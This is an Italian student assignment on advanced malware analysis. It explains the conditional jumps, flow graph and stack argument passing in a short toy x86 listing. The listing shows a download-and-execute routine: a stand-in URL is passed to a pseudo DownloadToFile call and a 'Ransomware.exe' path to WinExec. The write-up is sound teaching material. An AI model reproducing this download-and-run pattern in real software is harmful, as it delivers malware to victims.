Progetto S11/L5

Malware analysis avanzata

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.


Punto 1

Il salto condizionale, evidenziato nella figura accanto, viene effettuato dal malware quando l'istruzione cmp, dopo aver eseguito la sottrazione tra i due operandi, imposta lo zero flag a 1. In questo caso essendo EBX incrementata, e quindi avente un valore uguale a 11, la sottrazione risulterà zero.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Punto 2

Nella figura a fianco possiamo vedere il grafico del malware in analisi. Sulla destra, con la freccia rossa, abbiamo il salto condizionale non effettuato dal malware, poiché la condizione non viene soddisfatta. Sulla sinistra,con le frecce verdi, abbiamo le istruzioni che vengono effettivamente eseguite dal malware.



Punto 3

Nel malware si possono distinguere due funzioni principali:

- “DownloadToFile” che permette di connettersi a una URL esterna e scaricare un file;
- “WinExec” che permette di eseguire il malware.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Punto 4

Dalla figura possiamo notare che gli argomenti vengono passati alle funzioni con il comando “push” dopo essere stati copiati nei registri con il comando “mov”.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione